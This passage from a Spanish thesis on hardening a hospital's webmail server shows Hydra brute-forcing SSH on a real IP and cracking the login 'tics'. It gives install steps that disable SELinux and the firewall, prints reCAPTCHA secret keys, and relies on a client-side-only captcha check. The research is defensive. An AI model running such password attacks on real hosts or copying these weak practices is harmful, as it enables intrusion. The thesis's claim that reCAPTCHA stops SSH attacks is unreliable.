[DATA] max 16 tasks per 1 server, overall 64 tasks, 49 login tries (l:7/p:7), ~0 tries per task
[DATA] attacking service ssh on port 22
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[STATUS] 51.00 tries/min, 51 tries in 00:01h, 18446744073709551614 todo in 5124095576030431:01h, 16 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[STATUS] 17.00 tries/min, 51 tries in 00:03h, 18446744073709551614 todo in 5124095576030431:01h, 16 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.


```

Figura 23 Pantalla prueba ataque de contraseñas al host servidor con reCAPTCHA

Fuente: Autor de tesis

Por lo antes mencionado se observa que el método de autenticación reCAPTCHA impide que la información de sus usuarios sea revelada ante un ataque de contraseñas, lo cual nos indica que se cumple con el objetivo planteado, respecto de la seguridad en la autenticación de usuarios.

De otro modo sin el método reCAPTCHA el ataque logra revelar la información lo cual pone en riesgo el sistema, así se muestra el ataque sin el método:



```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-02-26 19:28:17  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...  
^C  
root@kali:~# hydra -L /root/Escritorio/diccionario.txt -P /root/Escritorio/diccionario.txt 190.11.16.221 ssh  
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-02-26 19:28:46  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...  
[DATA] max 16 tasks per 1 server, overall 64 tasks, 100 login tries (l:10/p:10), ~10 tries per task  
[DATA] attacking service ssh on port 22  
[22][ssh] host: 190.11.16.221 login: tics password: 12345678
```

Figura 24 Pantalla ataque de contraseña por fuerza bruta sin seguridad reCAPTCHA

Fuente: Autor de tesis

Como se puede apreciar en la ilustración, en el ataque realizado al correo sin ningún método de seguridad, hace que este ataque de fuerza bruta logre obtener información de usuario y contraseña de las cuentas de correo, y sea de fácil manipulación, con el uso de métodos que están al alcance de todos.

3.7.3 Política de Clave Segura

Las contraseñas deben cumplir cierto grado de complejidad a la hora de definir las, se debe considerar un tamaño de 10 caracteres, compuesta por números, letras y caracteres especiales.

Las políticas de TIC's implementadas en el Hospital Natalia Huerta de Niemes, contempla el uso de claves fuertes, la cual es responsabilidad única del funcionario de la institución velar por el uso correcto de sus credenciales como cuentas de correo electrónico y claves de acceso a los ordenadores, así mismo los funcionarios deberán modificar su clave cada cierto tiempo, por ejemplo en un periodo de tres meses; además como un mecanismo de prevención y de la protección de la integridad de la información, deberá solicitar el respaldo de información de sus cuentas.

3.7.4 Cifrado de Datos

Se implementó un certificado SSL mediante el uso del protocolo https para el sistema de correo electrónico, el cual hace que los datos ingresados sean codificados a través de funciones de encriptación propias del certificado.

El modo de funcionamiento de un navegador de internet o browser respecto de los datos que son introducidos, este los toma como texto plano aún con los métodos de seguridad aplicados como el reCAPTCHA, por ello el certificado SSL opera en fase de transporte de la información, el cual encripta los datos para evitar que estos sean vistos en la red, para demostrarlo se realizó una prueba de inspección de elementos del navegador, tanto con los datos en texto plano y con los datos cifrados, durante la sesión de acceso al sistema de correo Roundcube, se utilizó la

herramienta Tamper Data para inspeccionar las peticiones en crudo tales como los datos de cabecera y el código fuente. A continuación la ilustración:



Figura 25 Pantalla inicio de sesión de correo con método reCAPTCHA

Fuente: Autor de tesis

A continuación se muestra los datos captados con la herramienta Tamper en el navegador firefox mediante la prueba de ingreso de usuario y contraseña de una cuenta de correo legítima, y se monitoreó el enlace de la verificación del método reCAPTCHA.




Figura 26 Pantalla inspección de elementos en navegador firefox

Fuente: Autor de tesis

En este ejemplo se mostró que los datos introducidos en los formularios del navegador web, pasan a ser captados por el navegador de internet, si no contamos con un método de cifrado los datos se transportan en texto plano, es fácil deducir que una página no tiene certificación por defecto se muestra con el protocolo http y un candadito abierto; lo cual indica que la sesión no es segura, y por ende la información será presa fácil de atacantes como los snifer, poniendo en riesgo la integridad de la información.

Con el método de certificado SSL implementado al sitio de correo electrónico institucional, los paquetes de datos son encriptados durante su recorrido o transporte en la red, garantizando la integridad de la información ante ataques informáticos maliciosos, lo cual cumple con brindar mayor seguridad al servicio de correo, tal como se muestra en la siguiente imagen, los datos cifrados captados por el navegador toman una apariencia de códigos y números, brindando seguridad a la información:




Figura 27 Pantalla inspección de paquetes encriptados en la red

Fuente: Autor de tesis

CAPÍTULO 4

CONCLUSIONES Y TRABAJOS FUTUROS

4.1 CONCLUSIONES

Al finalizar la presente investigación, con base al cumplimiento de los objetivos planteados en el mejoramiento de la seguridad del sistema de correo electrónico institucional, se determinaron las siguientes conclusiones:

- El estudio comparativo de soluciones de servidores y clientes de correo electrónico basado en el análisis de métricas en seguridad, funcionalidad y administración, permitió implementar un sistema de correo electrónico seguro que se ajuste a las necesidades de la institución acorde a las políticas de TIC's.
- El uso de un mecanismo reCAPTCHA aplicado al sistema de correo electrónico institucional, permitió efectuar una estrategia de prevención en la seguridad de la integridad de la información ante ataques informáticos de fuerza bruta e ingeniería social.
- La aplicación de un mecanismo de cifrado SSL, permitió mejorar la seguridad en el transporte de la información del correo institucional, a través de cifrado de los datos.
- Con los métodos de seguridad implementados, se obtuvo un servicio de correo seguro, el cual cumple con las métricas de evaluación de la ISO/IEC 9126 de la evaluación de la calidad del software.

4.2 TRABAJOS FUTUROS

Es posible mejorar el análisis en seguridad del servicio de correo electrónico a partir de la presente investigación con aportes a futuro tales como:

- Evaluar nuevas herramientas de seguridad a medida que la tecnología va creciendo e innovando.
- Apalancar nuevas métricas de evaluación tales como la eficiencia en el hardware y el software, tomadas de estándares certificados en la calidad del software.
- Llevar los sistemas implementados a un proceso de administración de software y de auditoría, para complementar el uso adecuado de las TIC's.

ANEXOS

ANEXO A: Instalación del sistema operativo CentOS

Para la instalación de la distribución de Centos, hemos optado por la versión 7 Minimal la cual es una de las más recientes y estables; a continuación presentamos los pasos para su implementación:

- Descargamos el instalador CentOS-7-x86_64-Minimal-1611.iso desde la url: https://buildlogs.centos.org/rolling/7/isos/x86_64/.
- Creamos un cd booteable que contenga el instalador descargado, mediante un software adicional en nuestro caso utilizamos el aplicativo UltraISO.
- Configuramos la bios de la pc o servidor para que inicie o bootee en primer orden desde la unidad de CD-ROM.
- Inicializamos la instalación, seleccionamos las configuraciones del idioma (español – ecuador).
- Efectuamos las particiones o puntos de montaje en la unidad de disco master. Consultar más a detalle o instalar de forma automática.
- Luego seleccionamos la ubicación geográfica mediante el mapa en pantalla (Guayaquil).
- Elegimos en método de introducción del teclado en latinoamericano o español.
- Se digita un nombre de usuario administrador y contraseña.
- Se inicia el proceso de instalación del sistema operativo, esto tardará varios minutos dependiendo del hardware del equipo para el copiado de los archivos y librerías al disco master y reiniciamos el equipo.

ANEXO B: Instalación del servidor de correo Postfix en CentOS

La instalación del servidor de correo Postfix, se lo implementó mediante una instalación en modo texto bajo comandos Shell; el cual para su aplicación se elaboró el siguiente manual de usuario.

- En la consola de inicio del sistema Linux CentOS, introducimos nombre de usuario y contraseña del administrador del sistema (root), el cual tiene todos los privilegios para la configuración de los programas.
- Escribimos la línea de comando: “hostname mail.hbnhn.gob.ec” para asignar el nombre de nuestro dominio de correo electrónico a nuestro equipo local (servidor).
- Creamos el directorio .ssh con el siguiente comando: “mkdir .ssh”
- Copiamos el contenido del archivo a continuación: “cat id_ecdsa.pub > .ssh/authorized_key”
- Accedemos a el directorio .ssh así: “cd .ssh”
- Movemos el contenido del archivo que sigue: “mv authorized_key authrized_keys”.
- Damos los privilegios mediante: “chmod 600 authorized_keys”
- Aplicamos el comando “hostnamectl set-hostname mail.hbnhn.gob.ec”
- Reiniciamos el servidor local con el comando: “reboot”
- Ejecutamos la línea de comando: “vi /etc/hosts”, que nos permitirá ver el contenido del archivo host. Agregamos la resolución para el dominio mail.hbnhn.gob.ec
- En “vi /etc/resolv.conf”. Agregamos los servidores de caché de google. 8.8.8.8 y 8.8.4.4.
- Procedemos con la instalación de la herramienta del paso anterior: “yum install net-tools”.

- Chequeamos la ip del servidor con el comando: “ifconfig”.
- Instalamos el servidor de correo mediante: “yum install postfix -y”
- Luego editamos el archivo de configuración de la solución ubicado en: “vi /etc/postfix/main.cf”. Agregamos el dominio al cual responderá el servidor de correo.
- Inicializamos el servicio mediante: “systemctl start postfix”.
- Habilitamos el servicio al inicio del sistema mediante: “systemctl enable postfix”.
- Instalamos complementos necesarios de autenticación y seguridad mediante: “yum install yum install cyrus-sasl cyrus-sasl-plain cyrus-sasl-md5”.
- Reiniciamos el servicio de postfix mediante: “systemctl restart postfix”.
- Procedemos a instalar un servidor de POP3 e IMAP que son protocolos seguros de clientes de correo, esto se añade con el comando: “yum install dovecot”.
- Editamos el archivo de configuración de dovecot: “vi /etc/dovecot/dovecot.conf”. Configuramos para que trabaje por los protocolos POP3 e IMAP.
- Editamos el siguiente archivo: “vi /etc/dovecot/conf.d/10-mail.conf”. Configuramos para que el servidor utilice Maildir.
- Editamos el siguiente archivo: “vi /etc/dovecot/conf.d/10-auth.conf”. Configuramos para que el servidor se autentique mediante el uso de TLS.
- Editamos el siguiente archivo: “vi /etc/dovecot/conf.d/10-master.conf”. Configuramos para indicar que el servidor trabajará con Postfix.
- Inicializamos dovecot mediante el comando: “systemctl start dovecot”.
- Habilitamos el servicio dovecot al inicio del sistema mediante: “systemctl enable dovecot”.

- Chequeamos el estado del servicio dovecot mediante: “systemctl status dovecot”.
- Chequeamos el estado del servidor postfix mediante: “systemctl status postfix”.
- Creamos un usuario autenticado de nombre tics: “adduser tics”
- Asignamos un password mediante. “passwd tics”.
- Aplicamos seguridad de autenticación mediante comando: “saslpasswd2 tics”.
- Visualizamos reglas de seguridad mediante comando: “iptables -L”.
- Habilitamos zonas de seguridad firewall mediante: “firewall-cmd --get-active-zones”.
- Habilitamos los siguientes puertos:
 - Puerto 25: “firewall-cmd --zone=dmz --add-port=25/tcp --permanent”.
 - Puerto 578: “firewall-cmd --zone=dmz --add-port=578/tcp --permanent”.
 - Puerto 143: “firewall-cmd --zone=dmz --add-port=143/tcp --permanent”.
- Cargamos los puertos mediante: “firewall-cmd --reload”.
- Paramos el servicio firewall: “systemctl stop firewalld”.
- Chequeamos nuevamente las reglas iptable mediante comando: “iptables -L”.
- Podemos revisar que todo esté funcionando bien en el archivo de log. “tail -f /var/log/maillog”.
- Colocamos el comando: “exit” para finalizar los procesos anteriores.
- Chequeamos la configuración de la tarjeta de red, mediante el comando: “vi /etc/sysconfig/network-scripts/ifcfg-ens33”, el cual se muestra su contenido a continuación:

TYPE=Ethernet

BOOTPROTO=static

```
IPADDR=190.11.16.221
NETMASK=255.255.255.0
DNS1:8.8.8.8
GATEWAY=190.11.16.217
DEFROUTE=yes
PEERDNS=yes
PEERROUTES=yes
IPV4_FAILURE_FATAL=no
IPV6INIT=no
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_PEERDNS=yes
IPV6_PEERROUTES=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp3s0
UUID=8ba126d4-e9eb-423d-baa8-e5f681be140c
DEVICE=enp3s0
ONBOOT=yes
```

- Reiniciamos la configuración de red usando el comando: “service network restart”.
- Inicializamos los servicios de red al inicio del sistema: “chkconfig network on”.
- Apagamos el equipo con: “poweroff”.

- Instalamos devecot en postfix mediante: “yum install dovecot postfix”.
- Instalamos un gestor de base de datos mariadb con php y mysql con el comando: “yum install php mariadb-server php-mysqli”.
- Ejecutamos adicionalmente al php el siguiente comando: “yum install php-mbstring php-pear”.

ANEXO C: Instalación de cliente de correo Roundcube

Para efecto de instalación del cliente de correo Roundcube, se elaboró el siguiente manual de usuario para su uso y aplicación tomando en cuenta los procedimientos realizados en el anexo b del documento:

- Buscamos si existen instalaciones de Roundcube en el equipo servidor mediante comando: “yum search roundcube”, ya que las distribuciones Linux por lo general incluyen dicho servicio, en nuestro caso no, porque se instaló una versión Minimal del sistema operativo, la cual nos permite ajustar las herramientas que requerimos a necesidades a priori.
- Enlistamos los repositorios de instalación mediante el comando:
“ll /etc/yum.repos.d/”.
- Consultamos si existen el repositorio epel mediante: “yum search epel”.
- Si no está instalado lo añadimos mediante: “yum install epel-release.noarch”.
- Procedemos a instalar Roundcube mediante: “yum install roundcube”.
- Luego ya podremos ejecutar el comando de instalación del Roudncube mediante: “yum install roundcubemail”.

- Ejecutamos el siguiente comando: “mysql_secure_installation”.
- Inicializamos el gestor de base de datos del procedimiento anterior, mediante: “systemctl start mariadb”.
- Cargamos la herramienta de gestor de base de datos al inicio del sistema: “systemctl enable mariadb”.
- Inicializamos el servicio httpd mediante el comando: “systemctl start httpd”.
- Cargamos el servicio httpd al inicio del sistema: “systemctl enable httpd”.
- Ejecutamos la línea de comando: “mysql -u root -p”, para logearnos como usuario root.
- Deshabilitamos SELinux mediante: “setenforce 0”.
- Accedemos a la siguiente dirección: “cd /usr/share/roundcubemail/SQL”.
- Ejecutamos el comando: “mysql -u root -D roundcube -p < mysql.initial.sql”. Esto carga la base de datos del roundcube.
- Luego copiamos lo siguiente: “cp -p /etc/”.
- Visualizamos el archivo de configuración siguiente: “vi /etc/roundcubemail/config.inc.php”.
- Reiniciamos el servicio httpd: “systemctl restart httpd”.
- Paramos el servicio firewalld mediante comando: “service firewalld stop”.
- Accedemos al siguiente directorio: “cd /etc/httpd/conf”.
- Encontramos el directorio: “cd ../conf.d”.
- Editamos el archivo: “vi roundcubemail.conf”. Configuramos los datos de conexión a la base de datos.
- Reiniciamos el servicio httpd: “systemctl restart httpd”.

- Ejecutamos el comando: “journalctl -xe”, el cual es una utilidad que nos permite ver el contenido de systemd.
- Revisamos la siguiente configuración: “vi roundcubemail.conf”.
- Reiniciamos el servicio httpd: “systemctl restart httpd”.
- Copiamos archivos de Roundcube: “cp -p /etc/roundcubemail/defaults.inc.php /etc/roundcubemail/config.inc.php”.
- Revisamos el archivo de configuración roundcube: “vi /etc/roundcubemail/config.inc.php”.
- Reiniciamos el devecot: “systemctl restart dovecot”.
- Matamos un servicio: “tail -f /var/log/maillog”.
- Accedemos a la carpeta: “cd /etc/”.
- Editamos el archivo php: “vi php.ini”.
- Accedimos a: “cd roundcubemail/”.
- Editamos el archivo: “vi config.inc.php.sample”.
- Aplicamos servicio de red: “netstat -apn | grep 143”.

ANEXO D: Servicio reCAPTCHA de google.

En este anexo presentamos cómo acceder al servicio gratuito del método reCAPTCHA de google, mediante el siguiente enlace web: <https://www.google.com/recaptcha/intro/android.html>.

A continuación debemos dar clic de selección al botón de la derecha superior “Get reCAPTCHA” y se mostrará el formulario “Manage your reCAPTCHA API keys”; en el cual debemos registrar una etiqueta de identificación, para nuestro caso, hemos colocado la etiqueta

“reCAPTCHA Hospital Natalia Huerta”, después en la sección “Choose the type of reCAPTCHA” existen tres tipos de reCHATCHA, elegimos el tipo reCAPTCHA V2, para que los usuario autenticados validen a través de una casilla de verificación "no soy un robot".

Luego en la sección “Dominios” registramos el nombre de nuestro sitio web de correo electrónico el cual es: “mail.hbnhn.gob.ec”, tomadas de las iniciales del nombre del establecimiento **H**ospital **B**ásico **N**atalia **H**uerta de Niemes.




Figura 28 Pantalla acceso al servicio reCAPTCHA de google

Fuente: (Tech, 2017)

Finalmente se activa con un clic izquierdo la casilla “Accep the reCAPTCHA Terms of Service”, donde aceptamos los términos de servicio reCAPTCHA, además podemos activar o desactivar la casilla “Send alerts to owners”, si deseamos recibir notificaciones de alerta sobre el funcionamiento de la verificación del método reCAPTCHA V2.

A continuación presentamos el formulario de registro con los datos de nuestro enlace:

The image shows a web form for registering a new site with reCAPTCHA. The form is titled "Registrar un nuevo sitio" and contains the following sections:

- Etiqueta:** A text input field containing "reCAPTCHA Hospital Natalia Huerta".
- Choose the type of reCAPTCHA:** Three radio button options:
 - reCAPTCHA V2: Validate users with the "I'm not a robot" checkbox.
 - Invisible reCAPTCHA: Validate users in the background.
 - reCAPTCHA Android: Validate users in your android app.
- Dominios:** A text input field with the label "(uno por línea)" containing "mail.hbnhn.gob.ec".
- Terms and Conditions:** A checked checkbox "Accept the reCAPTCHA Terms of Service." followed by a link to the terms of service.
- Alerts:** An unchecked checkbox "Send alerts to owners".
- Register Button:** A blue button labeled "Register".

Figura 29 Pantalla formulario de registro del método reCAPTCHA

Fuente: (Tech, 2017)

Una vez que concluimos con el llenado del formulario, finalizamos dando clic sobre el botón “Register”, este proceso devuelve una página HTML compuesta por tres secciones, la una es “Claves”, el cual genera dos tipos de claves, una pública del usuario y otra privada o secreta del servidor de google, necesarias para la comunicación de nuestro sitio con el servicio de google reCAPTCHA.

Por otra parte la sección “Step 1: Client side integration”, muestra dos líneas de código java script, la primera “<script src='https://www.google.com/recaptcha/api.js'></script>” que hace referencia a la api de google reCAPTCHA, y la segunda “<div class="g-recaptcha" data-sitekey="6LfvDUQUAAAAAAPHlRIb3V3AvPKI-PCb3dXKi0lij"></div>” que muestra nuestro sitio a los usuarios por ello contiene la clave pública generada en la sección anterior. Dicho código presentado debe ser añadido a nuestro sitio para obtener en el formulario de inicio de sesión de nuestro cliente de correo la sección de verificación del reCAPTCHA, para ello debemos realizar la modificación del código HTML de nuestro sitio del lado del cliente de correo Roundcube, que se explicará más adelante en la sección cómo agregar código reCAPTCHA en cliente Roundcube.

La sección tres “Paso 2: Integración en el lado del servidor”, cuando los usuarios envían el formulario donde se integró el método reCAPTCHA, obtendrá como parte de sesión una cadena e caracteres con el nombre "g-recaptcha-response". Para verificar si Google ha verificado ese usuario, envíe una solicitud POST con estos parámetros:

- **URL:** <https://www.google.com/recaptcha/api/siteverify>
- **secret** (required)
- **response** (required)
- **remoteip** (opcional)

A continuación presentaremos el formulario obtenido en el registro del sitio al método reCAPTCHA:

Claves

<p>Clave del sitio Úsala en el código HTML que muestra tu sitio a los usuarios.</p> <div style="border: 1px solid #ccc; padding: 2px; background-color: #f9f9f9; margin-top: 5px;">6LfVDUQUAAAAAPh1R1b3V3AavPKI-PCb3dXKk01ij</div>	<p>Clave secreta Úsala para las comunicaciones entre tu sitio y Google. Ten la precaución de no revelársela a nadie.</p> <div style="border: 1px solid #ccc; padding: 2px; background-color: #f9f9f9; margin-top: 5px;">6LfVDUQUAAAAAG-hIYMwjUHrwK0JIHyimXvCoEBA</div>
---	---

Step 1: Client side integration

Pega este fragmento antes de la etiqueta </head> de cierre en la plantilla HTML:

<script src='https://www.google.com/recaptcha/api.js'></script>

Pega este fragmento al final del elemento <form> donde quieras que aparezca el widget de reCAPTCHA:

<div class="g-recaptcha" data-sitekey="6LfVDUQUAAAAAPh1R1b3V3AavPKI-PCb3dXKk01ij"></div>

[The reCAPTCHA documentation site](#) describes more details and advanced configurations.

Paso 2: integración en el lado del servidor

When your users submit the form where you integrated reCAPTCHA, you'll get as part of the payload a string with the name "g-recaptcha-response". In order to check whether Google has verified that user, send a POST request with these parameters:

URL: <https://www.google.com/recaptcha/api/siteverify>

secret (required)	6LfVDUQUAAAAAG-hIYMwjUHrwK0JIHyimXvCoEBA
response (required)	El valor de "g-recaptcha-response".
remoteip	The end user's ip address.

Figura 30 Pantalla formulario finalización de registro de método reCAPTCHA

Fuente: (Tech, 2017)

ANEXO E: Añadir código reCAPTCHA en cliente Roundcube

En este anexo presentamos el código fuente original del archivo login.html sobre el cual editaremos para añadir el código reCAPTCHA, el mismo que se encuentra en el siguiente directorio como administrador root: /usr/share/roundcubemail/skins/larry/templates/login.html.

```

root@mail:~
login as: root
root@190.11.16.221's password:
Last failed login: Fri Feb  2 15:20:16 ECT 2018 from 58.218.198.173 on ssh:notty
There were 12118 failed login attempts since the last successful login.
Last login: Thu Feb  1 14:58:30 2018 from 190.11.16.222
[root@mail ~]# vi /usr/share/roundcubemail/skins/larry/templates/login.html

```

Figura 31 Pantalla directorio de archivo login.html de cliente de correo

Fuente: Autor de tesis

A continuación visualizaremos el código del archivo login.html antes de su modificación:

```

<roundcube:object name="doctype" value="html5" />
<html>
<head>
<title><roundcube:object name="pagetitle" /></title>
<meta name="Robots" content="noindex,nofollow" />
<roundcube:include file="/includes/links.html" />
</head>
<body>

<h1 class="voice"><roundcube:object name="productname" /> <roundcube:label
name="login" /></h1>

<div id="login-form">
<div class="box-inner" role="main">
<roundcube:object name="logo" src="/images/roundcube_logo.png" id="logo" />
<roundcube:form name="form" method="post">
<roundcube:object name="loginform" form="form" size="40" submit=true />
</form>
</div>

<div class="box-bottom" role="complementary">
  <roundcube:object name="message" id="message" />
  <noscript>
    <p class="noscriptwarning"><roundcube:label name="noscriptwarning" /></p>
  </noscript>
</div>

<div id="bottomline" role="contentinfo">

```

```

        <roundcube:object name="productname" /> <roundcube:object name="version"
condition="config:display_version" />
        <roundcube:if condition="config:support_url" />
            &nbsp;&#9679;&nbsp;&nbsp;&nbsp;<a href="<roundcube:var name='config:support_url' />"
target="_blank" class="support-link"><roundcube:label name="support" /></a>
        <roundcube:endif />
        <roundcube:container name="loginfooter" id="bottomline" />
</div>
</div>

<roundcube:include file="/includes/footer.html" />

<roundcube:object name="preloader" images="
/images/ajaxloader.gif
/images/ajaxloader_dark.gif
/images/buttons.png
/images/addcontact.png
/images/filetypes.png
/images/listicons.png
/images/messages.png
/images/messages_dark.png
/images/quota.png
/images/selector.png
/images/splitter.png
/images/watermark.jpg
" />

</body>
</html>

```

A continuación se presenta el archivo login.html una vez añadidas las líneas de código para integrar el método reCAPTCHA al Roundcube, se diferencia el código añadido con formato en negrilla.

```

<roundcube:object name="doctype" value="html5" />
<html>
<head>
<title><roundcube:object name="pagetitle" /></title>
<meta name="Robots" content="noindex,nofollow" />
<roundcube:include file="/includes/links.html" />
<script src='https://www.google.com/recaptcha/api.js'></script>
</head>
<body>

<h1 class="voice"><roundcube:object name="productname" /> <roundcube:label
name="login" /></h1>

<div id="login-form">
<div class="box-inner" role="main">
<roundcube:object name="logo" src="/images/roundcube_logo.png" id="logo" />

<roundcube:form name="form" method="post" id="loginForm">
<roundcube:object name="loginform" form="form" size="40" submit=true />
<div class="g-recaptcha" data-sitekey="6LcNA0MUAAAACnmFbsPg23e6PVaUV-
ti6srkeoQ" data-theme="dark"></div>

</form>
</div>
<div class="box-bottom" role="complementary" id="enviar">
<roundcube:object name="message" id="message" />
<noscript>

```

```
<p class="noscriptwarning"><roundcube:label name="noscriptwarning" /></p>
</noscript>
</div>

<div id="bottomline" role="contentinfo">
  <roundcube:object name="productname" /> <roundcube:object name="version"
condition="config:display_version" />
  <roundcube:if condition="config:support_url" />
    &nbsp;&#9679;&nbsp;&nbsp;&nbsp;<a href="<roundcube:var name='config:support_url' />"
target="_blank" class="support-link"><roundcube:label name="support" /></a>
  <roundcube:endif />
  <roundcube:container name="loginfooter" id="bottomline" />
</div>
</div>

<roundcube:include file="/includes/footer.html" />

<roundcube:object name="preloader" images="
  /images/ajaxloader.gif
  /images/ajaxloader_dark.gif
  /images/buttons.png
  /images/addcontact.png
  /images/filetypes.png
  /images/listicons.png
  /images/messages.png
  /images/messages_dark.png
  /images/quota.png
  /images/selector.png
  /images/splitter.png
  /images/watermark.jpg
" />
```

```
<script type="text/javascript">
var recaptcha = $('#g-recaptcha-response').val();
$(document).ready(function(){
$('#rcmloginsubmit').removeAttr('disabled');
$('form').submit(function(event) {
    recaptcha = $('#g-recaptcha-response').val();
    if (recaptcha === '') {
        event.preventDefault();
        alert('Por favor marque la casilla de verificación de captcha');
        enable();
